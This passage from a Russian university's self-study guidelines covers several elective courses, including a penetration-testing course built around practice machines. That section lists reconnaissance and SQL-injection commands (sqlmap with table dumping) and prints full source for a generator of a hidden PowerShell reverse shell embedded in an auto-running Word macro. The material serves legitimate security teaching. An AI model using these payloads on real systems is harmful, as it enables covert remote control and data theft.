   - “Разработка интерфейсов для VR-приложений”
   - “Программирование с использованием скриптов”
   - “Работа с камерой и освещением”
   - “Анимация объектов и персонажей”
   - “Создание интерактивных сцен с использованием алгоритмизации”
   - “Работа со звуком в VR-приложениях”
   - “Использование системы частиц для создания эффектов”
   - “Оптимизация VR-проектов для различных устройств”

2. **План самостоятельной работы**

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/контроля	Кол-во баллов	Рекомендуемый бюджет времени на выполнение (ак.ч)
1	“Введение в виртуальную реальность: интерфейс и основные возможности программы”	Расширение знаний полученных на лабораторных работах, подготовка моделей/скриптов для дальнейшего использования при работе над проектом	Представление подготовленного интерфейса и инструментария ПО для начала работы	2	4
2	“Моделирование объектов в виртуальной реальности”	Расширение знаний полученных на лабораторных работах, подготовка моделей/скриптов для дальнейшего использования при работе над проектом	Представление разработанных простейших моделей для проекта	2	8
3	“Разработка интерфейсов для VR-приложений”	Расширение знаний полученных на лабораторных работах, подготовка моделей/скриптов для дальнейшего использования при работе над проектом	Представление эскиза виртуального интерфейса	2	8
4	“Программирование с использованием скриптов”	Расширение знаний полученных на лабораторных работах, подготовка моделей/скриптов для дальнейшего использования при работе над проектом	Представление скриптов, которые планируются использоваться в работе	2	8
5	“Работа с камерой и освещением”	Расширение знаний полученных на лабораторных работах, подготовка	Представление физического размещения камеры и освещения в проекте	2	8

		моделей/скриптов для дальнейшего использования при работе над проектом			
6	“Анимация объектов и персонажей”	Расширение знаний полученных на лабораторных работах, подготовка моделей/скриптов для дальнейшего использования при работе над проектом	Представление простейшей анимации объекта	2	16
7	“Создание интерактивных сцен с использованием алгоритмизации”	Расширение знаний полученных на лабораторных работах, подготовка моделей/скриптов для дальнейшего использования при работе над проектом	Представление базисных алгоритмов интерактивных сцен для внедрения в проект	2	8
8	“Работа со звуком в VR-приложениях”	Расширение знаний полученных на лабораторных работах, подготовка моделей/скриптов для дальнейшего использования при работе над проектом	Представление подобранного звукового сопровождения для проекта	2	8
9	“Использование системы частиц для создания эффектов”	Расширение знаний полученных на лабораторных работах, подготовка моделей/скриптов для дальнейшего использования при работе над проектом	Представление эффектов с использованием системы частиц	2	8
10	“Оптимизация VR-проектов для различных устройств”	Расширение знаний полученных на лабораторных работах, подготовка моделей/скриптов для дальнейшего использования при работе над проектом	Представление сравнительного анализа использования разрабатываемого приложения на различных устройствах	10	8
11	“Презентация MVP (прототип) по итогам курса”	Подготовка к демонстрации MVP	Представление презентации MVP и его наглядное представление	15	8

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

Оформление:

Презентация PowerPoint и/или разработанная/оптимизированная под задачи модель для использования в проекте.

Срок выполнения: До начала следующей учебной встречи (практической)

Объем для презентации: 3-5 слайдов

Модель: формат поддерживаемый ПО VarWin и Blender, рекомендуемое расширение .fbx

Заимствования: Допускаются с указанием ссылки на источник

Использование сторонних моделей: допускается при условии распространения этих моделей по принципу «Как есть», т.е. для бесплатного использования.

Рекомендации:

Самостоятельная работа оформляется в виде презентации, в которой отображаются слайды с актуализированной и структурирорваной информацией по заданиям практического занятия, к презентации, также, прилагается модель, которая будет использована в дальнейшем в проекте.

Файлы загружаются в систему LMS в раздел «Отчеты по Самостоятельной работе студента №*» под корпоративным аккаунтов студента. В случае группового выполнения, допускается загрузка одной презентации от любого члена команды.

**указывается номер встречи*

Критерии оценивания для встреч с №1 по №9

- Представлена модель (1 балл)
- Представлена Презентация (1 балл)

Критерии оценивания для встречи №10

- Полнота раскрытия темы (5 балла).
- Логичность и структура изложения (2 балл).
- Использование примеров и данных (2 балл).
- Использование релевантных источников (1 балл).

Критерии оценивания для встречи №11

- Представлен MVP (10 баллов)
- Представлен доклад с презентацией раскрывающий ценность MVP (5 баллов)

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

В качестве самостоятельной подготовке, рекомендуется обратить внимание на темы:

- Основы работы с ПО Blender
- Основы работы с ПО VarWin
- Алгоритмизация
- Разработка скриптов
- Создание анимации для приложений
- Способы оптимизации 3D и VR приложений
- Разработка сцен

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Введение в орнитологию. Birding*
Направление подготовки/ Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик	*Иванова Мария Юрьевна, доцент Школы естественных наук*

1. Темы дисциплины для самостоятельного освоения обучающимися:

1. Тема: «Орнитология как наука. Деятельность ученых орнитологов».

Изучение литературы:

- Вартапетов Л.Г. Экология птиц / Л.Г. Вартапетов. – Новосибирск: «Наука», 2004. – 180 с.
- Ильичев В.Д. Общая орнитология / В.Д. Ильичев, Н.Н. Карташев, И.А. Шилов. – М.: «Высшая школа», 1982. – 464 с.
- Животный мир России. Птицы: Европейская Россия, Урал, Западная Сибирь: мультимедийный справочник-определитель / В.К. Рябицев и др. – М.: ИстраСофт, 2009. – 62 с.

Вопросы для самоконтроля:

1. Связь орнитологии с другими научными дисциплинами.
2. Значение изучения орнитологии для решения проблем человечества.
3. Предмет, цели и задачи орнитологии – как науки.
4. Основные этапы развития орнитологии.
5. Современная орнитология. Проблемы и перспективы.

2. Тема: «Приспособления птиц к полёту».

Изучение литературы:

- Вартапетов Л.Г. Экология птиц / Л.Г. Вартапетов. – Новосибирск: «Наука», 2004. – 180 с.
- Дзержинский Ф.Я. Сравнительная анатомия позвоночных / Ф.Я. Дзержинский. – М.: Изд-во «Аспект Пресс», 2005. – 304 с.
- Зиновьев, А.В. Сравнительная анатомия, структурные преобразования и адаптивная эволюция аппарата двуногой локомоции птиц / А.В. Зиновьев. – М.: КМК, 2010. – 285 с.
- Константинов, В.М. Зоология позвоночных / В.М. Константинов. – М.: «Академия», 2012. – 448 с. ГРИФ МО.
- Ильичев В.Д. Общая орнитология / В.Д. Ильичев, Н.Н. Карташев, И.А. Шилов. – М.: «Высшая школа», 1982. – 464 с.

Вопросы для самоконтроля:

1. Общая характеристика Класса Птицы.
2. Покровы. Оперение. Строение пера. Типы перьев и их расположение. Окраска. Значение оперения в жизни птиц.
3. Опорно-мускульная система. Особенности строения черепа. Особенности строения позвоночника, поясов передних и задних конечностей. Характерные особенности строения скелета птиц по сравнению с другими позвоночными животными.
4. Мускулатура птиц. Основные группы мышц и их функции.
5. Строение и особенности функционирования пищеварительной, дыхательной, выделительной, кровеносной, половой систем птиц.
6. Нервная система и органы чувств. Особенности строения головного мозга птиц. Способность к рассудочной деятельности. Экспериментальные исследования в этой области.
7.

3.Тема: «Экологические группы птиц и их характеристика».

Изучение литературы:

- Ильичев В.Д. Общая орнитология / В.Д. Ильичев, Н.Н. Карташев, И.А. Шилов. – М.: «Высшая школа», 1982. – 464 с.
- Вартапетов Л.Г. Экология птиц / Л.Г. Вартапетов. – Новосибирск: «Наука», 2004. – 180 с.
- Птицы России и сопредельных регионов: Пеликанообразные, Аистообразные, Фламингообразные / Отв. ред. С.Г. Приклонский, В.П. Иванчев, В.А. Зубакин. – М.: Т-во науч. изд. КМК, 2011. – 602 с.
- Птицы России и сопредельных регионов: совообразные, козодоеобразные, стрижеобразные, ракшеобразные, удодообразные, дятлообразные / Отв. ред. С.Г. Приклонский, В.П. Иванчев, В.А. Зубакин. – Москва: Товарищество научных изданий КМК, 2005. – 487 с.
- Шилов, И.А. Экология: учеб. для студентов высш. биол. и мед. спец. вузов. – 7-е изд. – Москва: Юрайт, 2012. – 512 с.
- Одум Ю. Экология. В 2-х томах. М.: Мир, 1986. – 328 и 376 с.
- Реймерс Н.Ф. Экология (теории, законы, правила, принципы и гипотезы). – М.: Россия молодая, 1994. – 367 с.

Вопросы для самоконтроля:

1. Классификация экологических групп птиц, отражающие основные направления экологической специализации класса. Экологические группы птиц: древесно-кустарниковые, наземно-древесные, наземные, околоводные, водные, охотящиеся на лету.
2. Экологические группы птиц по типу движения. Полет. Характер полета.
3. Экологические группы птиц по разнообразию используемых кормов: полифаги, стенофаги, промежуточная группа. Экологические группы птиц по составу корма: фитофаги, зоофаги.

2. План самостоятельной работы.

№ пп	Учебные встречи	Вилы самостоятельной работы	Формы отчётности/ контроля	Кол-во баллов	Рекомендуемый бюджет времени на выполнение (ак. час)
1.	Орнитология как наука. Деятельность ученых орнитологов	Оформление эссе	Эссе	2	4
2.	Анатомические и физиологические адаптации птиц, позволившие заселить воздушную среду жизни	Монтирование калломофилической коллекции птиц	Предоставление коллекции	3	14
3.	Знакомство с экспозицией музея Городская дума	Разработка мини-экскурсии, посвященной многообразию птиц	Маршрутизатор экскурсии	4	14

4.	Методы учета численности птиц. Орнитологические акции	Работа с глоссарием	Глоссарий	1	4
		Расчет индексов биоразнообразия сообществ птиц лесопарка «Затюменский»	Расчет индексов и подготовленный отчёт	3	14
5.	Спасение и реабилитация птиц	Подготовка докладов и презентаций	Доклад, презентация	3	14
6.	Значение птиц в природе и жизни человека	Создание информационного постера	Постер	6	7
7	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Участие в обсуждениях	0	18
8.	Подготовка к дифференцированному зачету	Повторение изученного материалы и выполнение контрольных заданий	Успешное выполнение контрольных заданий	0	18
Итого				22	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивая.

1.Тема: «Орнитология как наука. Деятельность ученых орнитологов».

Задание: написать эссе на тему «Наблюдение за птицами – профессия, или увлекательное хобби?».

Рекомендации по выполнению:

- Изучите лекционные материалы и дополнительные источники информации.
- Освойте основные термины и понятия, связанные с орнитологией.
- Эссе должно быть структурировано, с четким введением, основной частью и заключением.
- Используйте примеры для обоснования своих тезисов.
- Самостоятельность в работе приветствуется, допустимы заимствования с правильным указанием источников.

Критерии оценивания:

- ✓ Полнота раскрытия темы (1 балла).
- ✓ Оригинальность и самостоятельность (1 балл).

2. Тема: «Анатомические и физиологические адаптации птиц, позволившие заселить воздушную среду жизни».

Задание: монтирование калломофилической коллекции (коллекции перьев птиц, по структуре и выполняемым функциям).

Рекомендации по выполнению:

- Изучите лекции и дополнительные материалы по теме структура и функции перьев птиц.
- Коллекция должна быть четкой и структурированной, с указанием основных перьев птиц, легендой и соответствующими обозначениями.
- Акцент на ясность, структурированность и эстетический внешний вид коллекции.

Критерии оценивания:

✓ Полнота и точность информации (2 балла).
✓ Структура и оформление коллекции (2 балла).
✓ Использование релевантных источников и ответы на дополнительные вопросы при защите коллекции (1 балл).

3.Тема: «Знакомство с экспозицией музея Городская дума».

Задание: Разработать экскурсию, посвященную многообразию птиц экспозиции музея Городская дума.

Рекомендации по выполнению:

- Изучите лекции и дополнительные материалы по теме биологическое разнообразие птиц на планете Земля.
- Экскурсия должна быть чёткой и структурированной, подходить под различный возраст слушателей (от дошкольников/школьников до взрослых людей).
- Акцент на краткость, ясность, интересные особенности экологии видов птиц.

Критерии оценивания:

✓ Полнота и точность информации (2 балла).
✓ Изложение и структура экскурсии (2 балла).
✓ Использование дополнительных источников и интересных фактов из экологии птиц (2 балл).

4. Тема: «Методы учета численности птиц. Орнитологические акции».

Задание: подготовить глоссарий на тему «Биологическое разнообразие и устойчивость сообществ птиц».

Рекомендации по выполнению:

- Изучите лекционные материалы и дополнительные источники информации.
- Освойте основные термины и понятия, связанные с орнитологией и популяционной экологией.
- Самостоятельность в работе приветствуется, допустимы заимствования с правильным указанием источников.

Критерии оценивания:

✓ Полнота раскрытия терминов и понятий (1 балла).
✓ Оригинальность и самостоятельность (1 балл).

Задание: произвести учёт численности птиц в лесопарке «Затюменский» и лесопарке «Гилевская роща», рассчитать плотность птиц и индексы биологического разнообразия орнитотомплексов.

Рекомендации по выполнению:

- Изучите лекции и дополнительные материалы по теме оценка уровня биоразнообразия сообществ птиц.
- Результаты учётов и расчет индексов биологического разнообразия представить в форме отчёта.

- Отчёт должен быть четким и структурированным, с указанием источников информации.
- Акцент на ясность и наглядность представления данных.

Критерии оценивания:

✓ Полнота и точность информации (1 балла).
✓ Структура и оформление отчета (2 балла).
✓ Использование релевантных источников (1 балл).

5. Тема: «Спасение и реабилитация птиц».

Задание: подготовка доклада и презентация на тему спасение, передержка и реабилитация птиц.

Рекомендации по выполнению:

- Используйте научные статьи и актуальные исследования для сбора информации.
- Презентация должна быть визуально привлекательной и информативной, с минимумом текста и максимумом графиков и диаграмм.
- Включите в презентацию рекомендации по улучшению сложившейся ситуации.

Критерии оценивания:

✓ Глубина исследования и актуальность данных (2 балла).
✓ Качество и наглядность презентации (2 балла).
✓ Рекомендации и выводы (1 балла).

6. Значение птиц в природе и жизни человека.

Задание: подготовить постер и информационные листовки, описывающие «Рекомендации по снижению случаев столкновения птиц с воздушными судами на территории аэропортов».

Рекомендации по выполнению:

- Постер должен быть понятным и содержательным, с использованием визуальных элементов.
- Используйте актуальные данные и статистику.
- Включите краткое пояснение к каждому элементу постера.

Критерии оценивания:

✓ Ясность и информативность постера (2 балла).
✓ Качество визуального оформления (2 балл).
✓ Соответствие данных современным исследованиям (3 балл).

4. Рекомендация по самоподготовке к промежуточной аттестации по дисциплине.

При подготовке к промежуточной аттестации рекомендуются к повторению все темы элективной дисциплины «Введение в орнитологию. Birding». Особое внимание необходимо уделить вопросам многообразия и систематики птиц, структуры и функционирования орнитокомплексов, приспособлениям птиц, позволившим им освоить воздушную среду жизни на Земле.

Дифференцированный зачет проводится в устной и является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет проводится в аудитории в течение 90 минут в виде устного собеседования с преподавателями дисциплины.

Повторите материалы и ключевые вопросы, осаждавшиеся в лекциях, и обратите особое внимание на ключевые понятия и теории. Используйте дополнительные ресурсы для углубленного изучения:

1. http://www.zoomet.ru/metod_zveri.html
2. http://herba.msu.ru/shipunov/school/sch-ru.htm
3. http://www.floranimal.ru/
4. http://www.sevin.ru/vertebrates/
5. http://www.birds.krasu.ru
6. http://www.rbcu.ru
7. http://www.zoo-eco.zooclub.ru

Вопросы для подготовки к дифференцированному зачету:

1. Орнитология как наука.
2. Основные этапы развития орнитологии.
3. Общая характеристика класса птиц как прогрессивной ветви позвоночных, приспособившихся к полету. Особенности строения и функционирования кожных покровов, скелета, мускулатуры.
4. Морфология органов дыхания птиц. Механизм дыхания. Особенности кровообращения у птиц.
5. Органы размножения птиц. Строение и развитие яйца. Особенности насиживания яиц.
6. Биология питания (набор кормов, техника и арена кормодобывания, смена кормов). Органы пищеварения.
7. Экологические группы птиц, их адаптивные особенности.
8. Годовой цикл жизни у птиц, основные биологические периоды (зимовка, размножение, линька), их приуроченность и адаптация к определенной сезонной обстановке.
9. Характеристика нервной системы птиц. Способность к рассудочной деятельности.
10. Характеристика абиотических, биотических и антропогенных факторов, влияющих на распространение и численность птиц.
11. Методы учета и регуляции численности птиц.
12. Современная система класса птиц. Количество семейство, число родов и видов птиц. Таксономические, биологические особенности представителей различных отрядов птиц.
13. Основные типы движения птиц, их классификация и краткая характеристика.
14. Спортивная орнитология и birding.
15. Кольцевание и отлов птиц. Характеристика и значение.
16. Организации, занимающиеся изучением и охраной птиц. СОПР.
17. Редкие и исчезающие виды птиц. Деятельность человека по охране редких видов
18. Спасение и реабилитация птиц.
19. Значение птиц в природе и жизни человека.
20. Авиационная орнитология. Птицы и ЛЭП, птицы и медицина

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно», *от 61 до 75 баллов* – «удовлетворительно», *от 76 до 90 баллов* – «хорошо», *от 91 до 100 баллов* – «отлично».

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ
ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Введение в пентестинг (кибербезопасность)*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Паюсова Татьяна Игоревна, доцент Школы компьютерных наук*

1. Темы дисциплины для самостоятельного освоения обучающимися

1. Уязвимая виртуальная машина Pickle Rick;
2. Уязвимая виртуальная машина Bounty Hacker;
3. Уязвимая виртуальная машина RootMe;
4. Уязвимая виртуальная машина Hydra;
5. Уязвимая виртуальная машина Basic Pentesting;
6. Уязвимая виртуальная машина Mr-Robot;
7. Уязвимая виртуальная машина OWASP Top 10 – 2021;
8. Уязвимая виртуальная машина Blue;
9. Уязвимые виртуальные машины портала PortSwigger;
10. Отчёт о результатах пентеста;
11. Пентест в рамках киберполигона.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Уязвимая виртуальная машина Pickle Rick	Прохождение уязвимой виртуальной машины Pickle Rick	Отчет в форме пояснительной записки	2	8
2	Уязвимая виртуальная машина Bounty Hacker	Прохождение уязвимой виртуальной машины Bounty Hacker	Отчет в форме пояснительной записки	2	8
3	Уязвимая виртуальная машина RootMe	Прохождение уязвимой виртуальной машины RootMe	Отчет в форме пояснительной записки	2	8
4	Уязвимая виртуальная машина Hydra	Прохождение уязвимой виртуальной машины Hydra	Отчет в форме пояснительной записки	2	8
5	Уязвимая виртуальная машина Basic Pentesting	Прохождение уязвимой виртуальной машины Basic Pentesting	Отчет в форме пояснительной записки	2	8
6	Уязвимая виртуальная машина Mr-Robot	Прохождение уязвимой виртуальной машины Mr-Robot	Отчет в форме пояснительной записки	2	8

7	Уязвимая виртуальная машина OWASP Top 10 – 2021	Прохождение уязвимой виртуальной машины OWASP Top 10 – 2021	Отчет в форме пояснительной записки	2	8
8	Уязвимая виртуальная машина Blue	Прохождение уязвимой виртуальной машины Blue	Отчет в форме пояснительной записки	2	8
9	Уязвимые виртуальные машины портала PortSwigger	Прохождение одной из уязвимой виртуальных машин портала PortSwigger	Отчет в форме пояснительной записки	2	8
10	Представление результатов пентеста	Подготовка отчёта о результатах пентеста в соответствии с заданным шаблоном	Отчет в форме пояснительной записки	2	8
11	Пентест в рамках киберполигона	Подготовка отчёта о результатах пентеста в рамках киберполигона	Отчет в форме пояснительной записки	2	12

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

3.1. Оформление работы

Отчет в форме пояснительной записки должен содержать подробное выполнение поставленной задачи. Отчет о самостоятельной работе оформляется в виде пояснительной записки в электронном виде.

ПРИМЕРНЫЙ ШАБЛОН
оформления пояснительной записки к практическому заданию

ФИО обучающегося

Практическое задание № N
Тема «Название темы»

1. *Постановка задачи*

Формулировка задачи в общей постановке (например, пройти уязвимую виртуальную машину «Название машины»).

2. *Метод решения*

Описание метода: описание этапа пентеста (например, «разведка») и описание применяемых инструментов и команд.

3. *Анализ результатов*
   Привести скриншоты основных этапов и провести анализ полученных результатов.

Шрифт 14 Times New Roman, выравнивание по ширине, междустрочный интервал «одинарный».

Описание возможных действий, инструментов и команд в рамках пентеста:

OSINT	
Whois-информация	Получите информацию о владельце домена, дате регистрации, сроках действия и контактных данных. Используйте сервисы, такие как Whoxy для получения этих данных.
История DNS	Узнайте, какие IP-адреса были связаны с доменом в прошлом и нет ли уязвимостей в DNS-записях.
Архивные данные	Посмотрите, как выглядел сайт в прошлом, используя Wayback Machine. Это может помочь выявить изменения в контенте или структуре сайта.
Анализ безопасности	Используйте инструменты для проверки домена на наличие спама или вредоносного ПО. Например, можно использовать VirusTotal для анализа репутации домена.
Связанные домены и IP-адреса	Используйте инструменты, такие как Threatcrowd для поиска связанных доменов и IP-адресов.
Технологический стек	Используйте инструменты, такие как BuiltWith, чтобы узнать, какие технологии и платформы используются в системе.
Социальные сети и медиа	Проверьте упоминания в социальных сетях и новостях для получения дополнительной информации о компании и её репутации.
Инструменты для анализа	Maltego: Этот инструмент позволяет визуализировать связи между доменами, IP-адресами и другими активами. OSINT инструменты на Python: Рассмотрите возможность создания собственных скриптов для автоматизации сбора информации о домене.
Утилиты и сканеры для поиска уязвимостей	
OWASP ZAP (Zed Attack Proxy)	Это инструмент с открытым исходным кодом, который помогает находить уязвимости в веб-приложениях. Он работает как прокси-сервер, перехватывающий запросы между браузером и сервером.
Wapiti	Wapiti — это инструмент для сканирования веб-приложений методом "черного ящика". Он не анализирует исходный код, а использует fuzzing для проверки на наличие уязвимостей.
Arachni	Arachni — это мощный сканер веб-приложений, который может выявлять уязвимости с помощью различных методов тестирования.
OpenVAS	OpenVAS (Open Vulnerability Assessment System) — это система управления уязвимостями, которая включает в себя сканер для нахождения уязвимостей в сетях и веб-приложениях.
Nikto2	Это обновленная версия Nikto, которая также проверяет веб-серверы на наличие опасных файлов и неправильной конфигурации.

Burp Suite	Burp Suite — это интегрированная платформа для тестирования безопасности веб-приложений. Особенности: Включает инструменты для перехвата трафика, анализа уязвимостей и автоматизации тестирования.
Примеры команд	
Найти alive компьютеры	Sudo nmap –sn ip_адресс_сети
Поиск уязвимостей с помощью nmap	Sudo nmap —script=vuln
Найти версии служб (далее проверка – уязвимы или нет – поиск эксплойтов)	Sudo nmap –sV –A ip
Получить баннер протокола с технической информацией	curl -I https://hacker.ru
Поиск эксплойта по CVE	searchsploit --cve [CVE_ID]
Обновление локальной базы эксплойтов	searchsploit -u
Скачать файл с удалённого компьютера	wget https://example.com/file.txt
Отправка данных на сервер через POST запрос с помощью утилиты curl	curl -X POST -d "param1=value1&param2=value2" https://example.com/api
Команды для применения утилиты nikto	nikto -h [URL или IP-адрес] nikto -h https://example.com -ssl nikto -h http://example.com -port 8080
Поиск sql-инъекций с помощью sqlmap (URL и параметр)	python sqlmap.py -u "http://example.com/vuln.php?id=1" -p "id"
Поиск sql-инъекций с помощью sqlmap (--dbs: Для перечисления баз данных на целевом сервере)	python sqlmap.py -u "http://example.com/vuln.php?id=1" --dbs
-D <database>: Указывает конкретную базу данных для дальнейшего анализа	python sqlmap.py -u "http://example.com/vuln.php?id=1" -D <database> --tables
-T <table>: Указывает конкретную таблицу для извлечения данных	python sqlmap.py -u "http://example.com/vuln.php?id=1" -D <database> -T <table> --dump
Сгенерировать реверс-шелл в макрос doc-файла	https://github.com/glowbase/macro_reverse_shell python generate.py <LHOST> <LPORT>

Исходный код скрипта на Python выше	import sys
	import base64
	
	def help():
	  print("Usage: ./payload <IP> <PORT>")
	  exit()
	
	try:
	  (ip, port) = (sys.argv[1], int(sys.argv[2]))
	except:
	  help()
	
	payload = '$client = New-Object System.Net.Sockets.TCPClient("%s",%d);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =

	(iex $data 2>&1 \| Out-String);$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()' payload = payload % (ip, port) encoded_payload = base64.b64encode(payload.encode('utf16')[2:]).decode() cmdline = "powershell.exe -nop -w hidden -e " + encoded_payload macro_payload = """ Sub AutoOpen() AutoOpenMacro End Sub Sub Document_Open() AutoOpenMacro End Sub Sub AutoOpenMacro() Dim Str as String """ for i in range(0, len(cmdline), 50): macro_payload = macro_payload + " Str = Str + " + "" + cmdline[i:i + 50] + ""\n' macro_payload = macro_payload + """ CreateObject("Wscript.Shell").Run Str End Sub """ print(macro_payload)
Поднять локальный серевер на python	python3 -m http.server 8080 python -m SimpleHTTPServer 8080

Возможное содержание отчёта о результатах пентеста:

Перечень используемых терминов и определений
Перечень сокращений
1. Введение
1.1 Общие сведения
1.2 Цель и задачи проведения работ

2 Резюме
2.1 Уровень защищенности ИС Заказчика
2.3 Рекомендации по повышению защищённости

3 Модель нарушителя

4 Методика проведения работ
4.1 Внутренний тест на проникновение

5 Границы проведения работ

6 Результаты внутреннего теста на проникновение
6.1 Обнаруженные уязвимости в ИС Заказчика
6.2 Возможность проведения и реализация атак
6.2.1 Вектор №1 Получение прав суперпользователя (root) на узле Администратора с помощью эксплуатации уязвимости CVE-2021-3156
…
6.2.N

Приложение А
Описание рисков информационной безопасности

Приложение Б
Перечень используемых инструментов пентеста

3.2. Сроки выполнения, требования к объему.

Задания для самостоятельной работы выполняются в течение семестра, в котором читается данная дисциплина. Объем пояснительной записки для практических заданий не превышает 10 стр. текста.

3.3. Критерии оценивания

При проведении текущего контроля для оценки заданий применяется система оценивания:

- 2 балла. Студент имеет четкое представление о методах решения поставленной задачи, о способах проведения пентеста, уверенно отвечает на вопросы о проделанной работе.
- 1 балл. Задание в основном соответствует требованиям. Студент продемонстрировал самостоятельную реализацию поставленной задачи, частично ответил на вопросы о проделанной работе.
- 0 баллов. Задание выполнено на низком уровне, студент не владеет терминологией, не ориентируется в теоретических вопросах и не способен использовать знания для решения практических задач.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

4.1. Итоговое задание

Дифференцированный зачёт предполагает выполнение итогового задания по анализу защищенности системы (одной из виртуальных машин на платформе TryHackMe или HackTheBox, например, Forest, Blue, Active, Support, а также на платформе VulnHub (например, машины Basic Pentesting, Mr Robot), или на платформе Bug Bounty), подготовку отчета по результатам пентеста.

Площадки для работы с уязвимыми виртуальными машинами:
1. https://www.vulnhub.com/
2. https://tryhackme.com/dashboard

3. https://app.hackthebox.com/
4. root-me.org

Примеры площадок BugBounty:
1. https://bugbounty.standoff365.com/
2. https://yandex.ru/bugbounty/index
3. https://bugbounty.bi.zone/
4. https://hackerone.com/bug-bounty-programs

Ссылка на Киберполигон Standoff365
1. https://range.standoff365.com/

4.2. Система оценивания

Для текущего контроля применяется 100-балльная система оценивания. Результаты текущего контроля учитываются при промежуточной аттестации.

При проведении промежуточной аттестации результаты, полученные обучающимся в семестре, переводятся в формат традиционной оценки в соответствии со шкалой перевода баллов:

– 60 баллов и менее – «неудовлетворительно»;
– от 61 до 75 баллов – «удовлетворительно»;
– от 76 до 90 баллов – «хорошо»;
– от 91 до 100 баллов – «отлично».

Обучающиеся, не набравшие 61 балла в течение семестра, или не согласные с оценкой, полученной по итогам текущего контроля в семестре, проходят промежуточную аттестацию в форме дифф. зачета.

Критерии оценивания:

– для получения оценки «удовлетворительно» студент должен подготовить отчет, в общем виде раскрывающий уязвимости системы и не содержащий грубых ошибок.

– для получения оценки «хорошо» студент должен подготовить отчет, раскрывающий аспекты нападения и защиты анализируемой системы и не содержащий грубых ошибок. Отчет студента должен показывать, что студент знает и понимает смысл описываемой темы и ее взаимосвязь с другими разделами дисциплины. Отчет может содержать небольшие недочеты.

– для получения оценки «отлично» студент должен подготовить подробный отчет, в полной мере раскрывающий тему и не содержащий грубых или существенных ошибок.

Результаты выполнения самостоятельной работы (пояснительная записка) загружаются в соответствующие разделы дисциплины на образовательной платформе LMS ТюмГУ.

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ
ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Введение в химический анализ*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели 2+2*
Направленность (профиль) / Специализация	*ОП ВО*
Форма обучения	*очная*
Разработчик	*Ермакова Надежда Александровна, доцент кафедры органической и экологической химии Школы естественных наук*

1. Темы дисциплины для самостоятельного освоения обучающимися
Отсутствуют.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Формы отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	Химический анализ – атрибут цивилизации	Поиск информации по заданной теме	Ответы на вопросы для обсуждения	1	1
2	Обеспечение и контроль качества результатов анализа	Поиск информации по заданной теме	Ответы на вопросы для обсуждения	1	1
3	Классическое «химическое искусство»	Выполнение расчетных заданий по материалам лекций	Контрольная работа	3	2
4	Электроаналитические методы и их применение	Выполнение расчетных заданий по материалам лекций	Контрольная работа	3	2
5	Физические методы в химическом анализе	Выполнение расчетных заданий по материалам лекций	Контрольная работа	3	2
6	Анализ важнейших объектов	Поиск информации по заданной теме	Ответы на вопросы для обсуждения	1	2
7	Новый век химического анализа	Подготовка сообщений по заданной теме, электронных презентаций	Публичное выступление, электронная презентация	5	10
8	Лабораторные работы	Обработка результатов измерений, подготовка отчета по лабораторной работе	Отчет в электронном виде с использованием офисного пакета программ	11	12
9	Анализ реальных образцов. Выполнение	Выбор объекта исследования, методики	Отчет, доклад,	12	24

	исследовательского задания	анализа, обработка результатов измерений	электронная презентация		
10	Подготовка к лекционным занятиям	Поиск информации по заданной теме, подготовка к опросам	Ответы на вопросы для обсуждения	0	9
11	Подготовка к лабораторным занятиям	Ознакомление с теоретичес-кими основами метода, методикой выполнения работы	Расчет результатов анализа, построение таблиц, графиков	0	9
12	Подготовка к промежуточной аттестации	Повторение лекционного материала, расчет и интерпретация результатов анализа	Защита лабораторных работ	0	18
13	Итого			40	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

3.1. Поиск информации, подготовка сообщений и электронных презентаций по заданной теме

Рекомендуемая литература:

